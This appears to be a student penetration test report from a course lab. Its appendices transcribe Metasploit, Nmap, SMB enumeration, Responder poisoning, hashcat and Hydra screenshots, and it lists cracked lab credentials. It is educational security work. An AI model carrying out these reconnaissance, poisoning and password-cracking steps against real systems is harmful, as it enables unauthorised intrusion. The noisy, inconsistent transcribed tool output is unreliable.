

South Bay Technologies
Security Penetration Test Report



Kale Dunlap
Senior IT Security Auditor
Sandbox Inc.
4970 Gordon Street
Fullerton, CA, 93632

TABLE OF CONTENTS

	Page
1.0 Executive Summary	3
2.0 Purpose	3
3.0 Scope	3
4.0 Tools and Methodologies	3
5.0 Findings	4
5.1 Reconnaissance	4
5.2 Network Evaluation	4
5.3 Operating System Evaluation	4
5.4 Web Application Evaluation	5
6.0 Summary	5
6.1 Analysis	5
6.2 Recommendations	5-6
7.0 Points of Contact	6
8.0 Distribution List	6
9.0 Appendices	7-25

FIGURES AND TABLES

	Page
Table 5.1.1.1	/
Table 5.2.1.1	/
Table 5.3.1.1	/
Table 7.1 Points of Contact	6
Table 8.1 Distribution List	6

APPENDICES

	Page
Appendix A. Reconnaissance OneNote Documentation	7-12
Appendix B. Network Exploitation and OneNote Documentation	12
Appendix C. Operating System OneNote Documentation and Obtained Documents	12-19
Appendix D. Web Application OneNote Documentation and Obtained Documents	20-25

1.0 Executive Summary

In the penetration test conducted, a variety of tactics, including a Man-in-the-Middle (MiTM) attack, were employed to assess the security of the client's systems. Various tools were used to uncover vulnerabilities and potential weaknesses in the targeted environment. The team utilized a multifaceted approach, ensuring a thorough evaluation of the client's security posture.

The penetration test report provides a detailed account of identified vulnerabilities, complete documentation of the testing process, and a comprehensive list of recommended actions. By documenting all findings meticulously, the report not only serves as a record of the security assessment but also equips the client with valuable insights into areas that require attention. The recommended course of action offers a roadmap for the client to address and rectify the identified vulnerabilities, fostering a proactive approach to enhancing overall system security.

2.0 Purpose

The purpose of the Penetration test is to check for network risks and vulnerabilities. Using our specialized tools (listed in section 4.0), we were able to check those vulnerabilities and do a complete scan of the network. These scans mainly check the overall security of the network environment and ensure there aren't any huge red flags within the network.

3.0 Scope

The Penetration test consisted of an assessment of the following items:

- Scanned Network for any hosts that were active.
- Scanned for any open ports being used on those host machines.

4.0 Tools and Methodologies

- Nmap: a scanning tool used to discover and locate devices on a computer network by identifying open ports and services running on those devices.
- Metasploit: a penetration testing framework tool, used by security experts to discover and take advantage of weaknesses in computer systems and applications. It assists in evaluating and enhancing cybersecurity defenses.
- CyberChef: a web-based tool for performing various data manipulation and analysis tasks on cybersecurity data, making it easier to process and decode different types of data.
- Nslookup: a command-line utility for network management that queries the Domain Name System to retrieve additional DNS entries or the mapping between a domain name and an IP address.

5.0 Findings

During the social engineering part of the penetration test, a critical discovery involved the recovery and cracking of a hash, unveiling the credentials: Username "PPotts" and Password "ILoveYou3000." The findings emphasize the importance of user awareness training and security measures to mitigate the risk of unauthorized access and potential exploitation of sensitive information.

5.1 Reconnaissance

-showdan.com, whois, dig, and social engineering

5.2 Network Evaluation

- The service "Nessus" was used to scan systems/network for vulnerabilities. The results revealed only one medium-threat-level vulnerability, pinpointing a potential security gap. The identified risk stems from a lack of configured SMB Signing, a weakness that can be effectively mitigated through recommended measures.

5.3 Operating System Evaluation

- Successfully performed MiTM Attack using the tool "Responder".
- Successfully logged into the Windows 10 machine using the credentials found prior.
- Used "Metasploit" to execute an exploit to extract hashes.
- Uncovered usernames/passwords using "hashcat" tool.
- Used "Hydra" tool to attack Ubuntu Server. Passwords were recovered for the users: cjanssen & pphillips.
- File extraction was performed to recover the following files: "Charlotte-Secrets", "Phoenix-Secrets", "root-secret".
- Created SMB share to grab files from Windows 2016 Server.
- Used "msfvenom" tool to create custom payload to breach Windows system.
- Able to successfully obtain file "Top-Secret-WWilson" using this custom payload.

5.4 Web Application Evaluation

We employed tools like "Zap Scan" and "Burp Suite" for an in-depth analysis of HTML and error codes, using the extracted information to identify and exploit vulnerabilities in the Fruit store website. Through examination, the testing team successfully executed SQL injection attacks, breaching the website's defenses and gaining unauthorized access to sensitive information. This brings the critical need for the implementation of enhanced web application security measures to light.

6.0 Summary

The results revealed multiple hosts with open and vulnerable ports. These hosts were found to be relatively easy to breach, highlighting significant security risks within the tested environment. The presence of numerous open and vulnerable ports suggests potential weaknesses in the network's configuration and security measures, emphasizing the need for immediate remediation to mitigate the identified risks and enhance the overall security posture.

6.1 Analysis

The penetration test revealed vulnerabilities across various systems, particularly the 2016 Windows Server and Ubuntu Server, both showing weaknesses in their security measures. The recovered passwords were too short, posing an increased risk as they could be more susceptible to rapid cracking attempts. Additionally, the practice of naming files with sensitive names like "top-secret" is a potential security flaw, making it easier for attackers to pinpoint and exploit valuable information. The findings underscore the critical need for immediate security enhancements, including improved password policies, strengthened access controls, and a more secure file naming system to improve the overall security measures of these systems.

6.2 Recommendations

1) Application Security:

Prioritize regular code reviews, dynamic analysis, and penetration testing for robust application security. Employ web application firewalls (WAFs) and keep applications updated to mitigate emerging threats.

2) User Training:

Conduct frequent cybersecurity training, emphasizing strong passwords, multi-factor authentication (MFA), and encouraging a reporting system for suspicious activities.

3) Privilege Management:

Implement least privilege principles, regularly review user permissions, and use privilege management tools to monitor and control access, minimizing the risk of unauthorized access.

4) Endpoint Security:

Utilize advanced endpoint protection, ensure regular updates, and conduct vulnerability assessments. Enforce encryption, access controls, and policies to prevent unauthorized software installations.

5) Incident Response and Monitoring:

Develop and update an incident response plan, implement continuous monitoring tools, and conduct regular simulated exercises to refine response capabilities. Maintain effective communication channels and a skilled incident response team.

7.0 Points of Contact

Table 7.1 provides the Points of Contact for this Document.

Name	Title	Email	Phone #
Kale Dunlap	Senior IT Security Auditor	Kd901@southbay.com	310-801-9012
James Smith	CEO / Manager	jsmith@contact.com	901-617-8276

8.0 Distribution List

Table 8.1 provides the Distribution list for this Document.

Table 8.1 Distribution List

Recipient Name	Recipient Organization	Distribution Method
Lebron James	StarTech // Cybersecurity Analyst	Electronic
Donald Trump	StarTech // Penetration Tester	Electronic
Dana White	StarTech // Security Architect	Electronic
Tom Brady	StarTech // Cybersecurity Engineer	Electronic
Clayton Kershaw	StarTech // Forensics	Electronic

APPENDICES

Appendix A.

Active Recon:



```
kali@kali:~$ sudo msfconsole
[*] msf6 > use 0
[-] Invalid module index: 0
[*] msf6 > search arp scanner
```

The screenshot shows a terminal window titled "msf6" running on a Kali Linux system. The user has run the command "sudo msfconsole" and is now in the Metasploit Framework (msf) console. They have attempted to use a module by running "use 0", which resulted in an error message stating "[-] Invalid module index: 0". Following this, they ran the search command "search arp scanner" to look for modules related to ARP scanning.

The screenshot shows a Kali Linux terminal window with several tabs open in the background. The current tab displays the Metasploit Framework interface.

In the terminal, the user has run the command `msf6 > search arp scanner`. The output shows the following results:

```
File Actions Edit View Help
msf6 > Invalid module index: 0
msf6 > search arp scanner
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/discovery/arp_sweep		normal	No	ARP Sweep Local Network Discovery
1	auxiliary/scanner/discovery/ipv6_neighbor		normal	No	IPv6 Local Neighbor Discovery
2	auxiliary/scanner/misc/rayshark_dvr_passwords		normal	No	Ray Sharp DVR Password Retriever
3	post/windows/gather/arp_scanned		normal	No	Windows Gather ARP Scanner

Interact with a module by name or index. For example `info 3`, `use 3` or `use post/windows/gather/arp_scanner`

```
msf6 > use 0
msf6 auxiliary(scanner/discovery/arp_sweep) > show options
```

Module options (auxiliary/scanner/discovery/arp_sweep):

Name	Current Setting	Required	Description
INTERFACE	no		The name of the interface
RHOSTS	yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMAC	no		Source MAC Address
SMAC	no		Source MAC Address
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	5	yes	The number of seconds to wait for new data

View the full module info with the `info`, or `info -d` command.

```
msf6 auxiliary(scanner/discovery/arp_sweep) > ifconfig
[*] exec: ifconfig
```

```
eth0: flags=<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.0.0.10 netmask 255.255.255.0 broadcast 10.0.0.255
        inet6 fe80::bc:deff:fe:73d prefixlen 64 scopedid 0x2@link
    eth1: flags=<NOARP,BROADCAST,MULTICAST> mtu 1500
        ether 00:0c:29:3e:42:55 brd ff:ff:ff:ff:ff:ff link-layer
        RX packets 6677165 bytes 4275597903 (3.9 GiB)
        RX errors 0 dropped 33 overruns 0 frame 0
        TX packets 8547317 bytes 1226804414 (1.1 GiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopedid 0x10:host>
```

```

Lab 1.1.c Floor Cabling Diagram | Course Modules: 23/FA Security | My Apps Dashboard | TSTC | Amazon AppStream 2.0 | Google Docs | + | - | X | + | : |
← → ⌂ # appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
Resources Canvas Tutoring Login | CompTIA main.py Tutor Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Enterprise ITNW 23... 3.1.3 lab vid
File Actions Edit View Help
10.0.8.10 kali@kali: ~
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scanner/arp_sweep) > set rhost 10.0.8.90/8
rhost => 10.0.8.90/8
msf6 auxiliary(scanner/scanner/arp_sweep) > show options
Module options (auxiliary/scanner/scanner/arp_sweep):
Name Current Setting Required Description
INTERFACE no yes The name of the interface
RHOSTS 10.0.8.90/8 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SINGLE no no Scan only one host
SMAC no no Source MAC Address
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 5 yes The number of seconds to wait for new data

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/scanner/arp_sweep) > run
[*] msf6 auxiliary(scanner/scanner/arp_sweep) > run
[*] msf6 auxiliary(scanner/scanner/arp_sweep) > run
[*] msf6 auxiliary(scanner/scanner/arp_sweep) > set rhost 10.0.8.90
rhost => 10.0.8.90
msf6 auxiliary(scanner/scanner/arp_sweep) > run
[*] 10.0.8.90 appears to be up (UNKNOWN).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/scanner/arp_sweep) > [x]

Lab 1.1.c Floor Cabling Diagram | Course Modules: 23/FA Security | My Apps Dashboard | TSTC | Amazon AppStream 2.0 | Google Docs | + | - | X | + | : |
← → ⌂ # appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
Resources Canvas Tutoring Login | CompTIA main.py Tutor Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Enterprise ITNW 23... 3.1.3 lab vid
File Actions Edit View Help
10.0.8.10 kali@kali: ~
[*] exec: sudo nmap -sv -vv -O 10.0.8.90
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-12 22:45 UTC
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:45
Scanner Version: 7.93
Completed ARP Ping Scan at 22:45, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host at 22:45
Completed Parallel DNS resolution of 1 host at 22:45, 0.08s elapsed
Initiating Stealth Scan at 22:45
Scanning ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90) [1000 ports]
Discovered open port 22/tcp on 10.0.8.90
Discovered open port 80/tcp on 10.0.8.90
Discovered open port 3389/tcp on 10.0.8.90
Discovered open port 445/tcp on 10.0.8.90
Discovered open port 8000/tcp on 10.0.8.90
Discovered open port 8080/tcp on 10.0.8.90
Discovered open port 631/tcp on 10.0.8.90
Completed SYN Stealth Scan at 22:46, 4.46s elapsed (1000 total ports)
Initiating OS detection (try #1) against ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Scanning 7 services on ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Completed OS detection (try #1) against ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
NSE: Script scanning 10.0.8.90.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:46
Completed NSE at 22:46, 0.04s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:46
Completed NSE at 22:46, 0.02s elapsed
Nmap scan report for ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Host is up, received arp-response (0.00954s latency).
Scanner: nmap-7.93 (https://nmap.org)
Note: 901 filtered TCP ports (no response)
PORT      STATE SERVICE REASON VERSION
22/tcp    open  ftp    syn-ack ttl 64 ProFTPD 1.3.5
22/tcp    open  ssh    syn-ack ttl 64 OpenSSH 9.8,1p1 Ubuntu Zubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   syn-ack ttl 64 Apache httpd 2.4.7
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X-4.X (workgroup: WORKGROUP)
631/tcp   open  http   syn-ack ttl 64 CUPS 1.7
8080/tcp  closed http  syn-ack ttl 64
3386/tcp  open  mysql  syn-ack ttl 64 MySQL (unauthorized)
8000/tcp  open  http   syn-ack ttl 64 Jetty 8.1.7.v20120918
8033/tcp  open  http   syn-ack ttl 64
MAC Address: 02:38:66:96:6E:2F (Unknown)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sU

```

```

Lab 1.1.x Floor Cabling Diagram | Course Modules: 2FA Security | My Apps Dashboard | TSTC | Amazon AppStream 2.0 | Google Docs | +
```

```

Resources Canvas Tutoring Login CompTIA main.py Tutor Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Enterprise ITNW 23... 3.1.3 lab-vid
```

```

File Actions Edit View Help
Initiating NSE at 22:46
Completed: 1 hosts (1 up) (0:00:28 elapsed)
Nmap scan report for ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Host is up, received arp-response (0.0004s latency).
Scanned at 2023-10-12 22:45:56 UTC for 15s
Nmap done: 1 IP address (1 host up) scanned in 0.000s
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64 OpenSSH 7.6.2p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         syn-ack ttl 64 Apache2 4.4.2-2ubuntu1.14.4.7
445/tcp   open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          syn-ack ttl 64 CUPS 1.7
3000/tcp  closed  http        reset
3306/tcp  closed  mysql       syn-ack ttl 64 MySQL (unauthorized)
8080/tcp  open  http         syn-ack ttl 64 Jetty 8.1.7.v20120910
8181/tcp  closed  intermapper reset ttl 64
MAC Address: 00:0C:29:4E:0A:9D (VMware)
OS fingerprint for host [test conditions non-ideal]:
Aggressive OS guesses: Linux 3.10 - 3.13 (99%), Linux 5.4 (93%), Crestron Xpanel control system (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 3.8 (91%), Linux 3.13 (90%), Linux 3.2 - 3.16 (90%), Linux 3.2 - 4.9 (90%)
Linux 3.8 - 4.14 (98%)
No exact OS guess found for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN[=v-, 93Xe4X0d=10/12]OT=21[CT=3000CU=XpD+YD5=19DC-DWg+NWM=023866%TM=652877338P=x86_64-pc-linux-gnu]
SEQ[S=108NGC+1X1SR-FNTT+ZC1+1X1+TTS-8]
(OSS=Linux 5.4.0-76-generic [root@ip-10-0-8-90 ~]# nmap -sV ip-10-0-8-90.us-east-2.compute.internal -O
WIN7(W1-68DF-XW2+68DF-XW3+68DF-XW5+68DF-XW6+68DF-XW8-68DF)
ECM(R-YNDF-YXTG-409W-9893Q-M2301NN5NW7%CC-yXQ-)
T1R-YNDF-YXTG-40NS-ORA-S+X+ASR0-XRQ-)
T2R-YNDF-YXTG-40NS-ORA-S+X+ASR0-XRQ-)
T3R-RN)
T4(R-YNDF-YXTG-40NS-ORA-S+X+ASR0-XRQ-)
T5(R-YNDF-YXTG-40NS-ORA-S+X+ASR0-XRQ-)
T6(R-YNDF-YXTG-40NS-ORA-S+X+ASR0-XRQ-)
T7(R-YNDF-YXTG-40NS-ORA-S+X+ASR0-XRQ-)
UI(R-RN)
IE(R-YMDFI-NXTG-4-XCD-5)

Uptime guess: 34-272 days (since Fri Sep 8 16:14:36 2023)
Network Distance: 1 hop
TCP ConnectionAttempts: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Host: IP-10-0-8-90; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.37 seconds
Raw packets sent: 2843 (93.200KB) | Rcvd: 37 (2.240KB)
msf6 auxiliary(scanner/httpd/msf_httpd) > 
```

Network Enumeration:

3.1.4 Network Enumeration

PART A:

2. a)

```

2FA Enterprise Network (ITNW) | Pentest+ Environment Settings | Lab 3.1.4 Network Enumeration | 3.1.4 Network Enumeration - Go | Amazon AppStream 2.0 | Google Docs | +
```

```

Resources Canvas Tutoring Login CompTIA main.py Tutor Pocket Prep picoCTF Interview Scripting BASH Yandex A+ practice tests Free cert exams Enterprise ITNW 23... My Apps Dashboard
```

```

File Actions Edit View Help
File Actions Edit View Help
--webxml Reference stylesheet from Nmap.org for more portable XML.
--no-stylesheet Prevent associating of XSL stylesheet w/XML output
MSISC:
- -S Enable IPv6 scanning
- -A Enable OS detection, version detection, script scanning, and traceroute
- -dstdir <dirname> Specify custom Nmap data file location
- -send-eth/-send-ip: Send using raw ethernet frames or IP packets
- -privileged: Run in privileged mode (full root access)
- -u: Assume the user lacks full socket privileges
- -V: Print version number
- -h: Print this help summary page.
EXAMPLES:
nmap -v -A scanne.nmap.org
nmap -v -sN 192.168.0.6/16 10.0.0.0/8
nmap -v -sT -T4 -W 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
msf6 auxiliary(scanner/httpd/msf_httpd) > exit
[kali㉿kali]:~[
└─$ telnet 10.0.8.90
Trying 10.0.8.90...
```
[kali㉿kali]:~[
└─$ telnet 10.0.8.90
Trying 10.0.8.90...
```
[kali㉿kali]:~[
└─$ telnet 10.0.8.90 80
Trying 10.0.8.90:80
Connected to 10.0.8.90.
Escape character is '^'.
GET /HTTP/1.0
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<p>The requested URL /HTTP/1.0 was not found on this server.</p>
</body></html>
<!--access=Apache/2.4.7 (Ubuntu) Server at ip-10-0-8-90.us-east-2.compute.internal Port 80</address>
</body></html>
Connection closed by foreign host.
[kali㉿kali]:~[
└─$ telnet 10.0.8.91 80
Trying 10.0.8.91... 
```

3. a) 1 host was vulnerable

b) Apache httpd 2.4.25 ((Debian))


```
[-] 10.0.8.30:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet

[*] 10.0.8.30:445 - Starting module

[*] 10.0.8.30:445 - Windows 2019 (Unknown)

[+] 10.0.8.30:445 - ADMIN$ - (DISK|SPECIAL) Remote Admin

[+] 10.0.8.30:445 - C$ - (DISK|SPECIAL) Default share

[+] 10.0.8.30:445 - IPC$ - (IPC|SPECIAL) Remote IPC

[+] 10.0.8.30:445 - NETLOGON - (DISK) Logon server share

[+] 10.0.8.30:445 - Private - (DISK)

[+] 10.0.8.30:445 - Public - (DISK) Public

[+] 10.0.8.30:445 - SYSVOL - (DISK) Logon server share

[*] 10.0.8.30: - Scanned 1 of 1 hosts (100% complete)
```

[*] Auxiliary module execution completed

Part C:

2)

```
Course Modules: 23/FA Enterprise | Lab: 3.1.4 Network Enumeration | 3.1.4 Network Enumeration - Go | Amazon AppStream 2.0 | M: Pentest+ Environment Settings | +  
← → ⓘ appstream2.us-east-2.aws.amazon.com/#streaming/reference=fleet%2Fcybersecurity-fleet  
Resources | Canvas | Tutoring | Login CompInfo | main.py | Totoro | Pocket Prep | Interview Scripting | BASH | Yandex | A+ practice tests | Free cert exams | Enterprise ITNW 23... | My Apps Dashboard...  
10.0.8.10 kali@kali: ~
```

```
File Actions Edit View Help  
Host script results:  
|_ smb-enum-share  
|   access: user guest  
|   |_ 10.0.8.90\IPC$:  
|   |   Type: STYPE_IPC_HIDDEN  
|   |   Comment: IPC Service (ip-10-0-8-90 server (Samba, Ubuntu))  
|   |   Users: 0  
|   |   Max Users: unlimited  
|   |   Path: C:\tmp  
|   |   Anonymous access: READ/WRITE  
|   |   Current user access: READ/WRITE  
|   \\10.0.8.90\print$:  
|   |   Type: STYPE_DISKTREE  
|   |   Comment: Printer Drivers  
|   |   Users: 0  
|   |   Max Users: unlimited  
|   |   Path: C:\Windows\system32\printers  
|   |   Anonymous access: none  
|   |   Current user access: none  
|   |   \\\10.0.8.90\public:  
|   |   Type: STYPE_DISKTREE  
|   |   Comment: Public  
|   |   Users: 0  
|   |   Max Users: unlimited  
|   |   Path: C:\Windows\system32\public  
|   |   Anonymous access: none  
|   |   Current user access: none  
Nmap done: 1 IP address (1 host up) scanned in 23.39 seconds
```

2a) "IPC Service (ip-10-0-8-90 server (Samba, Ubuntu))"


```

Lab 5.1.1 - Google Docs      Amazon AppStream 2.0      + appstream2us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
Resources   Canvas   Tutoring   Login CompTIA   main.py   Tutor   Pocket Prep   picoCTF   Interview Scripting   BASH   Yandex   A+ practice tests   Free cert exams   Mod 3 Enterprise   AppStream
File Actions Edit View Help
[+] Servers:
  HTTP server [ON]
  HTTPS server [ON]
  Web proxy [OFF]
  Auth proxy [ON]
  SMB server [ON]
  Kerberos server [ON]
  SOCKS server [ON]
  FTP server [ON]
  IMAP server [ON]
  POP3 server [ON]
  SMTP server [ON]
  DNS server [ON]
  LDAP server [ON]
  RDP server [ON]
  DCE-KPCP server [ON]
  WinRM server [ON]

[+] HTTP Options:
  Always serving EXE [OFF]
  Serving EXE [OFF]
  Serving HTML [OFF]
  Upstream Proxy [OFF]

[+] Poisoning Options:
  Always auth [OFF]
  Force WPAD auth [OFF]
  Force Basic Auth [OFF]
  Force LM downgrade [OFF]
  Force ESS downgrade [OFF]

[+] Generic Options:
  Responder IP [192.168.1.10]
  Responder IPv6 [fe80::c1c0:ff:fe2:c1a7%1]
  Responder IPv6 [random]
  Challenge set [random]
  Don't Respond To Names ['SMAPAP']

[+] Current Session Variables:
  Responder Machine Name [WIN-9VVC920T3Q2R]
  Responder Domain Name [VIM-LOCAL]
  Responder GET-RC Port [48840]

[+] Listening for events...
[!] Error: starting TCP server on port 3389, check permissions or other servers running.
[!] [DHCP] Found DHCP server IP: 10.0.8.1, now waiting for incoming requests...

```

```

Lab 5.1.1 - Google Docs      Amazon AppStream 2.0      + Pwned+ Environment Settings      + hashcat [hashcat wiki]
Resources   Canvas   Tutoring   Login CompTIA   main.py   Tutor   Pocket Prep   picoCTF   Interview Scripting   BASH   Yandex   A+ practice tests   Free cert exams   Mod 3 Enterprise   AppStream
File Actions Edit View Help
+ Single Hash
+ Single-Salt
+ Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 0 MB



Dictionary cache built:
  * Filename.: /usr/share/wordlists/rockshort.txt
  * Passwords.: 250000
  * RAM.: 1000000
  * Keyspace.: 250000
  * Runtime.: 0 secs

Approaching final keyspace - workload adjusted.

1ede98e07bd23a4e1a396d8aa810be:OnYourLeft!
Session.....: hashcat
Status.....: Cracked
Hash Mode...: SHA-256 (ATM)
Hash.Target...: 1ede98e07bd23a4e1a396d8aa810be
Time.Started...: Wed Nov 22 22:08:17 2023 (0 secs)
Time.Estimated...: Wed Nov 22 22:08:17 2023 (0 secs)
Kernel.Freq....: 2000 MHz
Guess.Base.....: File (/usr/share/wordlists/rockshort.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.....: 250005/250000 (100.00%)
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 250005/250000 (100.00%)
Rejected.....: 0/0 (0.00%) Digests
Resets.Point...: 14956/25000 (99.94%)
Restore.Sub.#...: Salt+0 Amplifier:8-1 Iteration:8-1
Candidate.Engine.: Device Generator
Candidates.#...: andreasb => notmypassword

Started: Wed Nov 22 22:08:22 2023
Stopped: Wed Nov 22 22:09:19 2023

```



shades.txt and passwd.txt copied to kali machine using wget

```
File Actions Edit View Help
Options:
  -L LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -P PASS or -P FILE try password PASS, or load several passwords from FILE
  -C FILE colon separated "login:pass" format, instead of -L/-P options
  -M FILE list of servers to attack; one entry per line, ":" to specify port
  -T TASKS number of parallel tasks to run in parallel per target (default: 16)
  -U service module usage details
  -m OPT options specific for a module, see the output for information
  -n server name of the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  -s service the service to crack (see below for supported protocols)
  -OPT some service modules support additional input (-U for module help)

Supported services: adam500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] https[s]-[head/get/post] http[s]-[get/post]-form http-proxy http-proxy-vrfy iocp imap[s] irc ldap[s] ldap[-[crmdigest]md5][s] memcached mongodb mysql nntp oracle-listener oracle-pcmwncrle pcns pop[s] postgres radmin2 rdp redis rexec rlog in rcpas rsh rtp[s]-[500] sip smb smt[s] smtp-enue smpc socks ssh sshkey svn teamspeak telnet[s] vnc vnauth vnc xmp

Hydra is a tool to guess/crack parallel login/password pairs.
